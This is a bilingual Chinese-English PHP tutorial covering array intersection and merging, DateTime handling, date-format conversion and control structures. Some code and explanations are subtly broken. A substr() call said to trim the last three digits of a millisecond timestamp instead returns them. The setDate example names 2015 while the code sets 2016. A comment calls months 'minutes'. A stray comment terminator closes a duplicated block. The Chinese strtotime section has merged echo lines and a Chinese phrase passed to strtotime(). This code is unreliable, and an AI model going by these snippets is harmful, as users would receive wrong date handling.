第16.1节：数组交集

`array_intersect` 函数将返回一个数组，该数组包含所有传入该函数的数组中都存在的值。

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect 包含 ['two', 'three']
```

数组键保持不变。原数组的索引不保持。

`array_intersect` 只检查数组的值。`array_intersect_assoc` 函数将返回带键的数组交集。

```
$array_one = [1 => 'one', 2 => 'two', 3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect 包含 [1 =>'one',2 => 'two']
```

`array_intersect_key` 函数只检查键的交集。它将返回所有数组中都存在的键。

```
$array_one = [1 => 'one', 2 => 'two', 3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect 包含 [1 =>'one',3 => 'three']
```

第16.2节：合并或连接数组

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// 现在 $all_of_fruits 的值是 [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 => 'oranges']
```

注意 `array_merge` 会改变数字索引，但会覆盖字符串索引

```
$fruit1 = ['one' => 'apples', 'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// 现在 $all_of_fruits 的值是 ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` 会用第二个数组的值覆盖第一个数组的值，如果它无法重新编号索引。

你可以使用 + 运算符合并两个数组，这样第一个数组的值永远不会被覆盖，但

Chapter 16: Processing Multiple Arrays Together

Section 16.1: Array intersection

The `array_intersect` function will return an array of values that exist in all arrays that were passed to this function.

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Array keys are preserved. Indexes from the original arrays are not.

`array_intersect` only check the values of the arrays. `array_intersect_assoc` function will return intersection of arrays with keys.

```
$array_one = [1 => 'one', 2 => 'two', 3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

`array_intersect_key` function only check the intersection of keys. It will returns keys exist in all arrays.

```
$array_one = [1 => 'one', 2 => 'two', 3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Section 16.2: Merge or concatenate arrays

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 => 'oranges']
```

Note that `array_merge` will change numeric indexes, but overwrite string indexes

```
$fruit1 = ['one' => 'apples', 'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` overwrites the values of the first array with the values of the second array, if it cannot renumber the index.

You can use the + operator to merge two arrays in a way that the values of the first array never get overwritten, but

它不会重新编号数字索引，因此如果数组中有与第一个数组中相同索引的值，你会丢失这些值。

```
$fruit1 = ['one' => 'apples', 'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// 现在 $all_of_fruits 的值是 ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// 现在 $all_of_fruits 的值是 [0 => 'apples', 1 => 'pears']
```

第16.3节：将多维数组转换为关联数组

如果你有一个像这样的多维数组：

```
[  
    ['foo', 'bar'],  
    ['fizz', 'buzz'],  
]
```

并且你想将它转换成像这样的关联数组：

```
[  
    'foo' => 'bar',  
    'fizz' => 'buzz',  
]
```

你可以使用以下代码：

```
$multidimensionalArray = [  
    ['foo', 'bar'],  
    ['fizz', 'buzz'],  
];  
$associativeArrayKeys = array_column($multidimensionalArray, 0);  
$associativeArrayValues = array_column($multidimensionalArray, 1);  
$associativeArray = array_combine($associativeArrayKeys, $associativeArrayValues);
```

或者，您可以跳过设置\$associativeArrayKeys和\$associativeArrayValues，直接使用这行简单代码：

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),  
array_column($multidimensionalArray, 1));
```

第16.4节：合并两个数组（一个作为键，另一个作为值）

下面的示例展示了如何将两个数组合并成一个关联数组，其中键来自第一个数组，值来自第二个数组：

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];
```

it does not renumber numeric indexes, so you lose values of arrays that have an index that is also used in the first array.

```
$fruit1 = ['one' => 'apples', 'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Section 16.3: Changing a multidimensional array to associative array

If you have a multidimensional array like this:

```
[  
    ['foo', 'bar'],  
    ['fizz', 'buzz'],  
]
```

And you want to change it to an associative array like this:

```
[  
    'foo' => 'bar',  
    'fizz' => 'buzz',  
]
```

You can use this code:

```
$multidimensionalArray = [  
    ['foo', 'bar'],  
    ['fizz', 'buzz'],  
];  
$associativeArrayKeys = array_column($multidimensionalArray, 0);  
$associativeArrayValues = array_column($multidimensionalArray, 1);  
$associativeArray = array_combine($associativeArrayKeys, $associativeArrayValues);
```

Or, you can skip setting \$associativeArrayKeys and \$associativeArrayValues and use this simple one liner:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),  
array_column($multidimensionalArray, 1));
```

Section 16.4: Combining two arrays (keys from one, values from another)

The following example shows how to merge two arrays into one associative array, where the key values will be the items of the first array, and the values will be from the second:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];
```

```
$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
'key1' => 'value1',
'key2' => 'value2',
'key3' => 'value3',
)
*/
```

```
$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
'key1' => 'value1',
'key2' => 'value2',
'key3' => 'value3',
)
*/
*/
```

第17章：日期时间类

第17.1节：在PHP 5.6之前，从可变的DateTime创建不可变版本

在 PHP 5.6 及以上版本中创建 \DateTimeImmutable 使用：

```
\DateTimeImmutable::createFromMutable($concrete);
```

在 PHP 5.6 之前可以使用：

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),  
$mutable->getTimezone());
```

第17.2节：添加或减去日期间隔

我们可以使用类 [DateInterval](#) 来对 DateTime 对象添加或减去某个时间间隔。

请看下面的示例，我们添加了一个7天的间隔并在屏幕上打印一条消息：

```
$now = new DateTime(); // 空参数返回当前日期  
$interval = new DateInterval('P7D'); // 该对象表示7天的间隔  
$lastDay = $now->add($interval); // 这将返回一个 DateTime 对象  
$formattedLastDay = $lastDay->format('Y-m-d'); // 该方法格式化 DateTime 对象并返回一个字符串  
  
echo "Samara 说：七天后。你将在 $formattedLastDay 感到快乐。";
```

这将输出（运行于2016年8月1日）：

萨马拉说：七天。你将在2016-08-08感到快乐。

我们可以用sub方法以类似的方式来计算日期差

```
$now->sub($interval);  
echo "萨马拉说：七天。你上次快乐是在$formatedLastDay.";
```

这将输出（运行于2016年8月1日）：

萨马拉说：七天。你上次快乐是在2016-07-25。

第17.3节：getTimestamp

getTimestamp是datetime对象的unix时间戳表示。

```
$date = new DateTime();  
echo $date->getTimestamp();
```

这将输出一个整数，表示自1970年1月1日星期四00:00:00 UTC以来经过的秒数。

Chapter 17: Datetime Class

Section 17.1: Create Immutable version of DateTime from Mutable prior PHP 5.6

To create \DateTimeImmutable in PHP 5.6+ use:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Prior PHP 5.6 you can use:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),  
$mutable->getTimezone());
```

Section 17.2: Add or Subtract Date Intervals

We can use the class [DateInterval](#) to add or subtract some interval in a DateTime object.

See the example below, where we are adding an interval of 7 days and printing a message on the screen:

```
$now = new DateTime(); // empty argument returns the current date  
$interval = new DateInterval('P7D'); // this object represents a 7 days interval  
$lastDay = $now->add($interval); // this will return a DateTime object  
$formattedLastDay = $lastDay->format('Y-m-d'); // this method format the DateTime object and returns a String  
echo "Samara says: Seven Days. You'll be happy on $formattedLastDay. ";
```

This will output (running on Aug 1st, 2016):

Samara says: Seven Days. You'll be happy on 2016-08-08.

We can use the sub method in a similar way to subtract dates

```
$now->sub($interval);  
echo "Samara says: Seven Days. You were happy last on $formattedLastDay. ";
```

This will output (running on Aug 1st, 2016):

Samara says: Seven Days. You were happy last on 2016-07-25.

Section 17.3: getTimestamp

getTimestamp is a unix representation of a datetime object.

```
$date = new DateTime();  
echo $date->getTimestamp();
```

this will output an integer indicating the seconds that have elapsed since 00:00:00 UTC, Thursday, 1 January 1970.

第17.4节 : setDate

setDate 设置 DateTime 对象中的日期。

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

此示例将日期设置为2015年7月25日，结果将如下所示：

```
2016-07-25 17:52:15.819442
```

第17.5节 : 从自定义格式创建 DateTime

PHP 能够解析多种日期格式。如果您想解析非标准格式，或者希望代码明确指定使用的格式，则可以使用静态方法DateTime::createFromFormat：

面向对象风格

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

过程风格

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

第17.6节 : 打印日期时间

PHP 4及以上版本提供了一个方法format，可以将DateTime对象转换为所需格式的字符串。根据 PHP手册，这是面向对象的函数：

```
public string DateTime::format ( string $format )
```

函数date()接受一个参数——格式字符串

格式

格式是一个字符串，使用单个字符来定义格式：

- **Y**：四位数的年份表示（例如：2016）
- **y**：两位数的年份表示（例如：16）
- **m**：月份，数字表示（01到12）
- **M**：月份，三个字母表示（Jan, Feb, Mar等）
- **j**：月份中的日期，无前导零（1到31）
- **D**：星期几，三字母表示（Mon, Tue, Wed 等）
- **h**: 小时（12小时制）（01 到 12）
- **H**: 小时（24小时制）（00 到 23）
- **A**：上午或下午
- **i**：分钟，带前导零（00 到 59）
- **s**：秒，带前导零（00 到 59）
- 完整列表可在此处找到

Section 17.4: setDate

setDate sets the date in a DateTime object.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

this example sets the date to be the twenty-fifth of July, 2015, it will produce the following result:

```
2016-07-25 17:52:15.819442
```

Section 17.5: Create DateTime from custom format

PHP is able to parse a [number of date formats](#). If you want to parse a non-standard format, or if you want your code to explicitly state the format to be used, then you can use the static [DateTime::createFromFormat](#) method:

Object oriented style

```
$format = "Y, m, d";
$time = "2009, 2, 26";
$date = DateTime::createFromFormat($format, $time);
```

Procedural style

```
$format = "Y, m, d";
$time = "2009, 2, 26";
$date = date_create_from_format($format, $time);
```

Section 17.6: Printing DateTimes

PHP 4+ supplies a method, format that converts a DateTime object into a string with a desired format. According to PHP Manual, this is the object oriented function:

```
public string DateTime::format ( string $format )
```

The function date() takes one parameters - a format, which is a string

Format

The format is a string, and uses single characters to define the format:

- **Y**: four digit representation of the year (eg: 2016)
- **y**: two digit representation of the year (eg: 16)
- **m**: month, as a number (01 to 12)
- **M**: month, as three letters (Jan, Feb, Mar, etc)
- **j**: day of the month, with no leading zeroes (1 to 31)
- **D**: day of the week, as three letters (Mon, Tue, Wed, etc)
- **h**: hour (12-hour format) (01 to 12)
- **H**: hour (24-hour format) (00 to 23)
- **A**: either AM or PM
- **i**: minute, with leading zeroes (00 to 59)
- **s**: second, with leading zeroes (00 to 59)
- The complete list can be found [here](#)

用法

这些字符可以以各种组合方式使用，以几乎任何格式显示时间。以下是一些示例：

```
$date = new DateTime('2000-05-26T13:30:20'); /* 2000年5月26日星期五下午1:30:20 */  
  
$date->format("H:i");  
/* 返回 13:30 */  
  
$date->format("H i s");  
/* 返回 13 30 20 */  
  
$date->format("h:i:s A");  
/* 返回 01:30:20 PM */  
  
$date->format("j/m/Y");  
/* 返回 26/05/2000 */  
  
$date->format("D, M j 'y - h:i A");  
/* 返回 Fri, May 26 '00 - 01:30 PM */
```

过程式

过程式格式类似：

面向对象

```
$date->format($format)
```

程序等效

```
date_format($date, $format)
```

Usage

These characters can be used in various combinations to display times in virtually any format. Here are some examples:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */  
  
$date->format("H:i");  
/* Returns 13:30 */  
  
$date->format("H i s");  
/* Returns 13 30 20 */  
  
$date->format("h:i:s A");  
/* Returns 01:30:20 PM */  
  
$date->format("j/m/Y");  
/* Returns 26/05/2000 */  
  
$date->format("D, M j 'y - h:i A");  
/* Returns Fri, May 26 '00 - 01:30 PM */
```

Procedural

The procedural format is similar:

Object-Oriented

```
$date->format($format)
```

Procedural Equivalent

```
date_format($date, $format)
```

第18章：处理日期和时间

第18.1节：获取两个日期/时间之间的差异

最可行的方法是使用DateTime类。

示例：

```
<?php
// 创建一个日期时间对象，值约为两年前
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// 创建一个日期时间对象，值约为现在
$now = new DateTime("2016-07-21 02:55:07");

// 计算差异
$diff = $now->diff($twoYearsAgo);

// $diff->y 包含两个日期之间的年份差异
$yearsDiff = $diff->y;
// $diff->m 包含两个日期之间的月份差异
$monthsDiff = $diff->m;
// $diff->d 包含两个日期之间的天数差异
$daysDiff = $diff->d;
// $diff->h 包含两个日期之间的小时差异
$hoursDiff = $diff->h;
// $diff->i 包含两个日期之间的分钟差异
$minsDiff = $diff->i;
// $diff->s 包含两个日期之间的秒数差
$secondsDiff = $diff->s;

// 总天数差，即两个日期之间的天数
$totalDaysDiff = $diff->days;

// 完整输出差异信息以获取一些细节 ;)
var_dump($diff);
```

另外，比较两个日期更简单，只需使用比较运算符，例如：

```
<?php
// 创建一个日期时间对象，值约为两年前
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// 创建一个日期时间对象，值约为现在
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // 输出 bool(true)
var_dump($twoYearsAgo > $now); // 输出 bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // 输出 bool(true)
var_dump($now == $now); // 输出 bool(true)
```

第18.2节：将日期转换为另一种格式

基础知识

将一种日期格式转换为另一种最简单的方法是使用`strtotime()`和`date()`。`strtotime()`会

将日期转换为Unix时间戳。然后可以将该Unix时间戳传递给`date()`以转换为新的格式。

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
```

Chapter 18: Working with Dates and Time

Section 18.1: Getting the difference between two dates / times

The most feasible way is to use, the `DateTime` class.

An example:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;
var_dump($diff);
```

Also, comparing two dates is much easier, just use the Comparison operators , like:

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Section 18.2: Convert a date into another format

The Basics

The simplest way to convert one date format into another is to use `strtotime()` with `date()`. `strtotime()` will convert the date into a [Unix Timestamp](#). That Unix Timestamp can then be passed to `date()` to convert it to the new format.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
```

```
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

或者作为一行代码：

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

请注意，`strtotime()`要求日期必须是有效格式。未提供有效格式将导致`strtotime()`返回false，这会使您的日期变为1969-12-31。

使用`DateTime()`

从PHP 5.2开始，PHP提供了`DateTime()`类，它为我们处理日期（和时间）提供了更强大的工具。我们可以用`DateTime()`重写上述代码，如下所示：

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

使用 Unix 时间戳

`date()`以 Unix 时间戳作为第二个参数，并返回格式化的日期：

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

`DateTime()`通过在时间戳前添加 @ 来处理 Unix 时间戳：

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

如果你的时间戳是以毫秒为单位（可能以 000 结尾和/或时间戳长度为十三位），你需要先将其转换为秒，才能转换成其他格式。有两种方法可以做到这一点：

- 使用 `substr()` 去掉最后三位数字

去掉最后三位数字有多种方法，但使用 `substr()` 是最简单的：

```
$timestamp = substr('1234567899000', -3);
```

- 将截取的字符串除以 1000

你也可以通过除以 1000 将时间戳转换为秒。由于时间戳对于 32 位系统来说太大，无法直接进行数学运算，你需要使用 `BCMath` 库以字符串形式进行计算：

```
$timestamp = bcdiv('1234567899000', '1000');
```

要获取 Unix 时间戳，可以使用 `strtotime()` 函数，它返回一个 Unix 时间戳：

```
$timestamp = strtotime('1973-04-18');
```

使用 `DateTime()` 可以调用 `DateTime::getTimestamp()` 方法

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

如果你使用的是 PHP 5.2，可以改用 U 格式选项：

```
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

Or as a one-liner:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Keep in mind that `strtotime()` requires the date to be in a [valid format](#). Failure to provide a valid format will result in `strtotime()` returning false which will cause your date to be 1969-12-31.

Using `DateTime()`

As of PHP 5.2, PHP offered the [DateTime\(\)](#) class which offers us more powerful tools for working with dates (and time). We can rewrite the above code using `DateTime()` as so:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Working with Unix timestamps

`date()` takes a Unix timestamp as its second parameter and returns a formatted date for you:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

`DateTime()` works with Unix timestamps by adding an @ before the timestamp:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

If the timestamp you have is in milliseconds (it may end in 000 and/or the timestamp is thirteen characters long) you will need to convert it to seconds before you can convert it to another format. There's two ways to do this:

- Trim the last three digits off using `substr()`

Trimming the last three digits can be achieved several ways, but using `substr()` is the easiest:

```
$timestamp = substr('1234567899000', -3);
```

- Divide the substr by 1000

You can also convert the timestamp into seconds by dividing by 1000. Because the timestamp is too large for 32 bit systems to do math on you will need to use the `BCMath` library to do the math as strings:

```
$timestamp = bcdiv('1234567899000', '1000');
```

To get a Unix Timestamp you can use `strtotime()` which returns a Unix Timestamp:

```
$timestamp = strtotime('1973-04-18');
```

With `DateTime()` you can use [DateTime::getTimestamp\(\)](#)

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

If you're running PHP 5.2 you can use the U formatting option instead:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

处理非标准和模糊的日期格式

不幸的是，开发者需要处理的日期并不都是标准格式。幸运的是，PHP 5.3 为我们提供了解决方案。[DateTime::createFromFormat\(\)](#) 允许我们告诉 PHP 日期字符串的格式，这样它就能成功解析成 DateTime 对象以便进一步操作。

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

在 PHP 5.4 中，我们获得了在实例化时访问类成员的能力，这使我们能够将我们的 DateTime() 代码变成一行代码：

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

不幸的是，这在 DateTime::createFromFormat() 中尚不可用。

第18.3节：将英文日期描述解析为日期格式

使用 strtotime() 函数结合 date() 可以将不同的英文文本描述解析为日期：

```
// 获取当前日期
echo date("m/d/Y", strtotime("now")), ""; // 输出当前日期echo date("m/d/Y", strtotime("10 September 2000")), ""; // 以m/d/Y格式输出2000年9月10日

echo date("m/d/Y", strtotime("-1 day")), ""; // 输出昨天的日期echo date("m/d/Y", strtotime("+1 week")), ""; // 输出当前日期加一周的结果echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), ""; // 与上例相同，但额外加了天、小时和秒数

echo date("m/d/Y", strtotime("next Thursday")), ""; // 输出下周四的日期echo date("m/d/Y", strtotime("last Monday")), ""; // 输出上周一的日期echo date("m/d/Y", strtotime("First day of next month")), ""; // 输出下个月第一天的日期

echo date("m/d/Y", strtotime("Last day of next month")), "
echo date("m/d/Y", strtotime("First day of last month")), "
echo date("m/d/Y", strtotime("上个月的最后一天")), "
```

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Working with non-standard and ambiguous date formats

Unfortunately not all dates that a developer has to work with are in a standard format. Fortunately PHP 5.3 provided us with a solution for that. [DateTime::createFromFormat\(\)](#) allows us to tell PHP what format a date string is in so it can be successfully parsed into a DateTime object for further manipulation.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

In PHP 5.4 we gained the ability to do class member access on instantiation has been added which allows us to turn our DateTime() code into a one-liner:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Unfortunately this does not work with [DateTime::createFromFormat\(\)](#) yet.

Section 18.3: Parse English date descriptions into a Date format

Using the [strtotime\(\)](#) function combined with [date\(\)](#) you can parse different English text descriptions to dates:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of last month
```

第18.4节：使用预定义常量作为日期格式

自 PHP 5.1.0 起，我们可以在 date() 中使用预定义的日期格式常量，替代传统的日期格式字符串。

可用的预定义日期格式常量

DATE_ATOM - Atom 格式 (2016-07-22T14:50:01+00:00)

DATE_COOKIE - HTTP Cookie 格式 (星期五, 22-7月-16 14:50:01 UTC)

DATE_RSS - RSS 格式 (Fri, 22 Jul 2016 14:50:01 +0000)

Section 18.4: Using Predefined Constants for Date Format

We can use Predefined Constants for Date format in [date\(\)](#) instead of the conventional date format strings since PHP 5.1.0.

Predefined Date Format Constants Available

DATE_ATOM - Atom (2016-07-22T14:50:01+00:00)

DATE_COOKIE - HTTP Cookies (Friday, 22-Jul-16 14:50:01 UTC)

DATE_RSS - RSS (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_W3C - 万维网联盟格式 (2016-07-22T14:50:01+00:00)

DATE_IS08601 - ISO-8601格式 (2016-07-22T14:50:01+0000)

DATE_RFC822 - RFC 822格式 (Fri, 22 Jul 16 14:50:01 +0000)

DATE_RFC850 - RFC 850格式 (星期五, 22-7月-16 14:50:01 UTC)

DATE_RFC1036 - RFC 1036格式 (Fri, 22 Jul 16 14:50:01 +0000)

DATE_RFC1123 - RFC 1123格式 (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_RFC2822 - RFC 2822格式 (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_RFC3339 - 与DATE_ATOM相同 (2016-07-22T14:50:01+00:00)

使用示例

```
echo date(DATE_RFC822);
```

这将输出：**Fri, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

这将输出：**1947-08-15T00:00:00+05:30**

DATE_W3C - World Wide Web Consortium (2016-07-22T14:50:01+00:00)

DATE_IS08601 - ISO-8601 (2016-07-22T14:50:01+0000)

DATE_RFC822 - RFC 822 (Fri, 22 Jul 16 14:50:01 +0000)

DATE_RFC850 - RFC 850 (Friday, 22-Jul-16 14:50:01 UTC)

DATE_RFC1036 - RFC 1036 (Fri, 22 Jul 16 14:50:01 +0000)

DATE_RFC1123 - RFC 1123 (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_RFC2822 - RFC 2822 (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_RFC3339 - Same as DATE_ATOM (2016-07-22T14:50:01+00:00)

Usage Examples

```
echo date(DATE_RFC822);
```

This will output: **Fri, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

This will output: **1947-08-15T00:00:00+05:30**

第19章：控制结构

第19.1节：if else

上例中的if语句允许在条件满足时执行一段代码。当你想在条件不满足时执行一段代码，可以用else扩展if语句。

```
if ($a > $b) {  
    echo "a 大于 b";  
} else {  
    echo "a 不大于 b";  
}
```

[PHP手册 - 控制结构 - Else](#)

三元运算符作为if-else的简写语法

三元运算符根据条件是否为真来进行评估。它是一种比较运算符，常用于以更简短的形式表达简单的if-else条件。它允许快速测试条件，通常替代多行的if语句，使代码更简洁。

这是上面使用三元表达式和变量值的示例：`$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

输出：`a is NOT greater than b。`

第19.2节：控制结构的替代语法

PHP为某些控制结构提供了替代语法：if、while、for、foreach和switch。

与普通语法相比，区别在于，起始大括号被冒号（:）替代，结束大括号分别被endif；endwhile；endfor；endforeach；或endswitch；替代。有关具体示例，请参见控制结构替代语法的主题。

```
if ($a == 42):  
    echo "生命、宇宙及一切的答案是42。";  
endif;
```

使用短语法的多个elseif语句：

```
if ($a == 5):  
    echo "变量a等于5";  
elseif ($a == 6):  
    echo "变量 a 等于 6";  
else:  
    echo "变量 a 既不等于 5 也不等于 6";  
endif;
```

[PHP 手册 - 控制结构 - 替代语法](#)

第 19.3 节：while

while 循环在指定条件为真时，重复执行一段代码块。

Chapter 19: Control Structures

Section 19.1: if else

The if statement in the example above allows to execute a code fragment, when the condition is met. When you want to execute a code fragment, when the condition is not met you extend the if with an else.

```
if ($a > $b) {  
    echo "a is greater than b";  
} else {  
    echo "a is NOT greater than b";  
}
```

[PHP Manual - Control Structures - Else](#)

The ternary operator as shorthand syntax for if-else

The [ternary operator](#) evaluates something based on a condition being true or not. It is a comparison operator and often used to express a simple if-else condition in a shorter form. It allows to quickly test a condition and often replaces a multi-line if statement, making your code more compact.

This is the example from above using a ternary expression and variable values: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Outputs: `a is NOT greater than b.`

Section 19.2: Alternative syntax for control structures

PHP provides an alternative syntax for some control structures: if, while, for, foreach, and switch.

When compared to the normal syntax, the difference is, that the opening brace is replaced by a colon (:) and the closing brace is replaced by endif；endwhile；endfor；endforeach；或endswitch；，respectively. For individual examples, see the topic on alternative syntax for control structures.

```
if ($a == 42):  
    echo "The answer to life, the universe and everything is 42.";  
endif;
```

Multiple elseif statements using short-syntax:

```
if ($a == 5):  
    echo "a equals 5";  
elseif ($a == 6):  
    echo "a equals 6";  
else:  
    echo "a is neither 5 nor 6";  
endif;
```

[PHP Manual - Control Structures - Alternative Syntax](#)

Section 19.3: while

while loop iterates through a block of code as long as a specified condition is true.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

输出：

```
123456789
```

详细信息请参见循环主题。

第 19.4 节 : do-while

do-while循环首先执行一段代码块一次，无论如何，然后只要指定条件为真，就会重复执行该代码块。

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);
```

```
输出: `12345678910`
```

详细信息请参见循环主题。

第19.5节 : goto

goto操作符允许跳转到程序中的另一个部分。自PHP 5.3起可用。

goto指令是goto后跟目标标签：goto MyLabel;。

